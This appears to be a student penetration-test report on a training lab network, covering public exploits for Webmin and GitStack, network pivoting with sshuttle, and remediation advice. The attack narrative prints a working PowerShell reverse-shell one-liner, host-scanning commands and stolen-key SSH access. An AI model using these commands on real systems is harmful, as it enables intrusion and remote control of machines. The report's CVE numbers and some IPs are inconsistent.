REPORT WREATH

MADE BY JUAN S. PATARROYO.

24/03/2022

CONTENT

I. Executive Summary

The Thomas Wreaths public server was exposed by an outdated version of a service, the vulnerability was exploited via a public exploit. Once the exploit was executed, permissions were obtained as a privileged user, this gave way to a scan of the entire internal network where part of the network infrastructure was discovered. Later, with the compromised system, it was used to pivot the entire network. Initially, information was obtained about the internal GitStack server, due to the network topology. The GitStack server has a vulnerability which allowed access to it through the execution of a publicly available exploit, having access to the Git server, the user credentials were obtained. Through a GitStack server it was possible to generate a proxy configured to acquire access to the development server which was secured with a username and password corresponding to the creator Thomas Wreath, the credentials were entered and there was a successful access that led to a image upload point. It turned out that the content filter was not very effective and poorly elaborated, which made it easy to upload an obfuscated web shell that compromised Thomas's personal computer, the last target of Thomas's network.

II. Timeline

Date	Task
1/03/2022	Introduction and network access
2/03/2022	Primer contacto con el servidor público donde se hizo la investigación de exploit relacionado con el servicio “Mini serv”
5/03/2022	First contact with the public server where the exploit investigation related to the “Mini serv” service was carried out
6/03/2022	Introduction to Pivoting, study of how to exercise pivoting on a network
7/03/2022	GitStack Server Enumeration, GitStack Server Vulnerability CVE 2018-5958
8/03/2022	Pivot inside the internal network using sshuttle, opening ports inside the firewall and controlling the reverse shell
11/03/2022	User creation and connecting to IP 10.200.57.150 via RDP using evilwinRM and xfreerdp
14/03/2022	Introducción a Command and Control
15/03/2022	Command and Control Installation and Overview
16/03/2022	Configuration of Listener and Stager on IP 10.200.57.200 using Empire server, Empire client and mainly making the proper configurations with starkiller
18/03/2022	Enumeration using Nmap to Thomas's personal PC uploading an Nmap binary to Git Server
19/03/2022	Chisel tool configuration making the opening of the firewall port 20000
20/03/2022	Website repository download from the Git server, analysis of the obtained source code
21/03/2022	Discovery of vulnerability in development server, vulnerability in content filter
22/03/2022	Upload netcat binary to Thomas's personal PC, generate reverse shell with system permissions
23/03/2022	Loading of obfuscated code via netcat via SMB Share and privilege escalation exploiting the write permissions vulnerability on the path C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe.

III. Findings and Remendiations

a. Software desactualizado

Rating:
High

- MiniServ 1.890
  Vulnerability: CVE-2019-15107
  CVSS Score: 10
  The old parameter in password_change.cgi contains a remote command injection vulnerability.
  - CVE-2019-15107 : An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vuln (cvedetails.com)

- GitStack 2.3.10
  Vulnerability: CVE-2018-5955

CVSS Score: 7.5
User-driven input does not adequately filter enough, allowing an unauthenticated attacker to add a user to the server via the username and password fields to the rest/user/URI

- CVE-2018-5955 : An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unau (cvedetails.com)

Description:
Out-of-date software that allows the use of exploits for remote code execution.

Impact:
The attacker can take advantage of the fact that the two services are out of date to search online for exploits that generate remote code execution that compromises the servers.

Remediation:
It is recommended to patch both services or if necessary change the types of services that are being used.

b. Privilegios mal configurados

Rating:
High

Description:
There are services and software running with privileged permissions specifically from administrators.

Impact:
When the attacker executes the exploits, they are executed with the permissions of the administrators, this fact compromised the two servers without the need to escalate privileges.

Remediation:
Employ a policy of least privilege. It is also necessary that the software be configured with the minimum permissions without affecting any other services within the servers.

- Principio de mínimo privilegio - Wikipedia, la enciclopedia libre

c. Reuso de contraseñas:

Rating:
High

Description:
The Git Server credentials have been discovered via remote desktop and Thomas's password has been reused on the development server gaining access to a file upload point which has compromised Thomas's personal computer.

Impact:
The practice of password reuse is very risky. In the case of Thomas's network, his passwords have been reused to access his personal computer with the same credentials as the Git server.

Remediation:
Manage your credentials through an application that allows you to view and modify passwords, for example KeePass Password Safe. So users can maintain password complexity and individuality across the network.

d. Weak Credentials

Rating:
High

Description:

Thomas accounts are used with weak credentials that are easy to crack

Impact:
Using common password hash recovery techniques, it was possible to learn the password for Thomas's Git Server user account.

Remediation:
Avoid using common phrases or words related to your work, family, or friends that can be used to crack the hash. It is also recommended that all users follow the new 2021 NIST password policy, this policy advises the use of long passwords instead of short and complex ones.

- NIST New Password Rule Book: Updated Guidelines Offer Benefits & Risk | ISACA Journal

e. Error page information disclosure
Rating:
High

Description:
The Django web framework displays a 404 error and also shows the expected requests for commonly used files.

Impact:
When the proxy that connects to the Git Server is used, the error appears that reveals the path that must be followed to continue with the login. This vulnerability allowed the GitStack server to be enumerated, the server was subsequently compromised with the loaded exploit.

Remediation:
Properly configure the GitStack server to avoid generating an information disclosure that leads to server paths.

f. Unrestricted File Uploads
Rating:
High

Description:
The filter that restricts file uploads by checking extensions is very inefficient and puts system security at risk.


Impact:
The attacker can upload a file with a payload with an extension that complies with the filter check but would compromise the system and lead to remote code execution.

Remediation:
Implement a sophisticated filter that does not allow the upload of files with exploits that compromise the system.

IV. ATTACK NARRATIVE

A scan of ports and services is started on the public socket server identified with the IP 10.200.57.200 through Nmap.


Ports 22, 80, 443 and 10000 are open, an enumeration with Nmap will reveal which versions of services the ports have.



Port investigation determines that on port 10000 there is a service named MiniServ that has a vulnerability that can be exploited with a publicly available exploit.

The reverse is configured with the attacking IP and port to be opened on the local Kali machine. It is also used to stabilize the shell.

Being inside the linux server 10.200.57.200, the private keys are found to enter through the SSH service, in this way the file containing the private key is entered, the content is copied and saved locally to enter the equipment through the protocol SSH.



The next step is to somehow know which computers are connected to the prov-serv server. In this way, a scan of IPs is performed through the following command under the use of a ping that has the function of scanning the last octet of the IP.

```
┌──(juansekali㉿kali)-[~/Wreath]
└─$ ssh -i private_key root@10.200.57.200
[root@prod-serv ~]# whoami
root
[root@prod-serv ~]# for i in {1..255}; do (ping -c 1 10.200.57.${i} | grep "bytes from" &); done
64 bytes from 10.200.57.1: icmp_seq=1 ttl=255 time=0.313 ms
64 bytes from 10.200.57.200: icmp_seq=1 ttl=64 time=0.061 ms
64 bytes from 10.200.57.250: icmp_seq=1 ttl=64 time=1.77 ms
[root@prod-serv ~]# Do you want to ping broadcast? Then -b. If not, check your local firewall rules.
```

The scan of the IPs found 2 more IPs:

- IP= 10.200.57.1 → Windows
- IP= 10.200.57.250 → Linux

It is required to perform a more elaborate IP scan on the target machine. To make this possible, a binary nmap file is uploaded that will allow the necessary scan to be performed on the server-computer. By installing and running this tool you will be able to better understand the topology of the network.

```
+x /tmp/nmap-JU4NM4G0
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0   879k      0  0:00:06  0:00:06 --:--:--  982k
[root@prod-serv ]# cd /tmp
[root@prod-serv tmp]# ls
empire-drum.sh
hop-T3rminux
nc-gbL
nmap
nmap-BoxingBobby
nmap-dexter05
nmap-JU4NM4G0
scan-BoxingBobby
scan-dexter05
socat-dexter05
systemd-private-581e187c4d364be2ab193fc7b11cbc84-httpd.service-4nAlxq
systemd-private-581e187c4d364be2ab193fc7b11cbc84-mariadb.service-RTZ9Ji
systemd-private-581e187c4d364be2ab193fc7b11cbc84-php-fpm.service-w2Ztrk
tmpdir.crkpP8
tmpdir.Eu0MvR
tmpdir.xTJH09
top-drum
[root@prod-serv tmp]#

┌──(juansekali㉿kali)-[~/Wreath]
└─$ curl --help
Usage: curl [options...] <url>
 -d, --data <data>          HTTP POST data
 -f, --fail                 Fail silently (no output at all) on HTTP errors
 -h, --help <category>      Get help for commands
 -i, --include              Include protocol response headers in the output
 -o, --output <file>        Write to file instead of stdout
 -O, --remote-name          Write output to a file named as the remote file
 -s, --silent               Silent mode
 -T, --upload-file <file>   Transfer local FILE to destination
 -u, --user <user:password> Server user and password
 -A, --user-agent <name>    Send User-Agent <name> to server
 -v, --verbose              Make the operation more talkative
 -V, --version              Show version number and quit

This is not the full help, this menu is stripped into categories.
Use "--help category" to get an overview of all categories.
For all options use the manual or "--help all".

┌──(juansekali㉿kali)-[~/Wreath]
└─$ sudo python3 -m http.server 80
[sudo] contraseña para juansekali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

A python3 server is used to upload the file over an http port 80 of the attacking ip

Directory listing for /

- CVE-2019-15107/
- enumeration.png
- enumeration_2.png
- estabilizacion del shell.png
- estabilizacion del shellparte 0.png
- nmap-JU4NM4G0
- private__key
- Private_key.png
- proxychains.conf
- pseudoSHELL.png
- puerto 1000.png
- puerto 80.png
- shell.png
- ssh_identify.png
- sudo systemctl status ssh.png

The result of running the IP scan through the Nmap binary uploaded to the target machine is as follows.

```
 GNU nano 2.9.8                    scan_JU4NM4G0

# Nmap 6.49BETA1 scan initiated Sun Mar 13 18:35:01 2022 as: ./nmap-JU4NM4G0 -s$
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-1.eu-west-1.compute.internal (10.200.57.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00055s latency).
MAC Address: 02:EA:52:70:CC:4D (Unknown)
Nmap scan report for ip-10-200-57-100.eu-west-1.compute.internal (10.200.57.100)
Host is up (0.00019s latency).
MAC Address: 02:B6:5B:36:97:5B (Unknown)
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Host is up (-0.10s latency).
MAC Address: 02:0A:51:19:EC:3F (Unknown)
Nmap scan report for ip-10-200-57-250.eu-west-1.compute.internal (10.200.57.250)
Host is up (0.00057s latency).
MAC Address: 02:F6:29:E5:D8:83 (Unknown)
Nmap scan report for ip-10-200-57-200.eu-west-1.compute.internal (10.200.57.200)
Host is up.
# Nmap done at Sun Mar 13 18:35:04 2022 -- 255 IP addresses (5 hosts up) scanne$

                        [ Read 18 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Two more computers were found than those previously found, this gives a more general idea of the network topology.


In order to be certain about which ports and services run on the two new computers, a second scan is made. Nmap gives us the port and service scan of the Windows 10.200.57.150 computer, the other IP seems to have a type of Firewall that prevents Nmap from scanning said IP.

On the IP 10.200.57.150 there are open ports 80, 3389 and 5985.

```
ndary-JU4NM4G0v tmp]# ./nmap-JU4NM4G0 10.200.57.100, 10.200.57.150 -oN scan-secon

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-03-13 22:12 GMT
Unable to find nmap-services!  Resorting to /etc/services
Failed to resolve "10.200.57.100,".
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.0057s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:0A:51:19:EC:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 30.68 seconds
[root@prod-serv tmp]#
```


Pivoting-explotation

After knowing the necessary techniques to make a successful pivoting, the sshuttle tool is chosen to generate a proxy that will allow obtaining the information of the target IP, which in this case is 10.200.57.200. It is downloaded from the repository hosted on a GIT HUB link.




The sshuttle tool is executed to be able to see which directory is hidden.


Then, having a functional proxy, it is verified that there is already a response on port 80 of the target IP 10.200.57.150.




Como se puede observar en la imagen anterior hay nuevos ficheros que pertenecen a la IP objetivo 10.200.57.150, se procede a explorar que respuesta hay sobre el fichero que indican los letreros. Se encuentra un login.



As can be seen in the previous image there are new files that belong to the target IP 10.200.57.150, we proceed to explore what response is on the file indicated by the signs. A login is found.




When examining the exploit, the necessary changes are made that it needs for the case, then the IP change is made with the IP that we want to violate 10.200.57.80 port 80, we also change the name of the exploit, which is a second file that is going to be generate on the target computer and finally add the Python2 library that is needed to correctly execute the exploit.



Once the exploit is configured, we proceed to execute it..


It is verified that the exploit is already inside the expected directory.




With the exploit configured on the 10.200.57.200 machine, all that remains is to generate a proxy to trap the HTTP request traffic that is generated when an action is executed on the target IP 10.200.57.150 that is carried out by means of a GET request through the curl tool..

Bursuite configuration excluding burpsuite tool proxy.

Result of the burpsuite tool. On the other hand, you can see that if the payload is configured in the variable ”a=”, it is also necessary to note that to execute the payload, the Repeater must be used in Burpsuite.



Loading netcat for the purpose of using it on IP 10.200.57.200.




To generate a pseudoshell we use powershell by uploading the following code through burpsuite, additionally the IP must be changed for the target IP for this case together with the port opened by means of netcat in said IP.

powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.57.200',15000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

Now we proceed to create a new user in the IP 10.200.57.150 through the pseudoshell.

User creation within 10.200.57.150.




Now it is possible to perform an RDP through the xfreerdp tool with the credentials created on the IP 10.200.57.150.

With evil-winrm it is possible to login with the previously configured credentials.

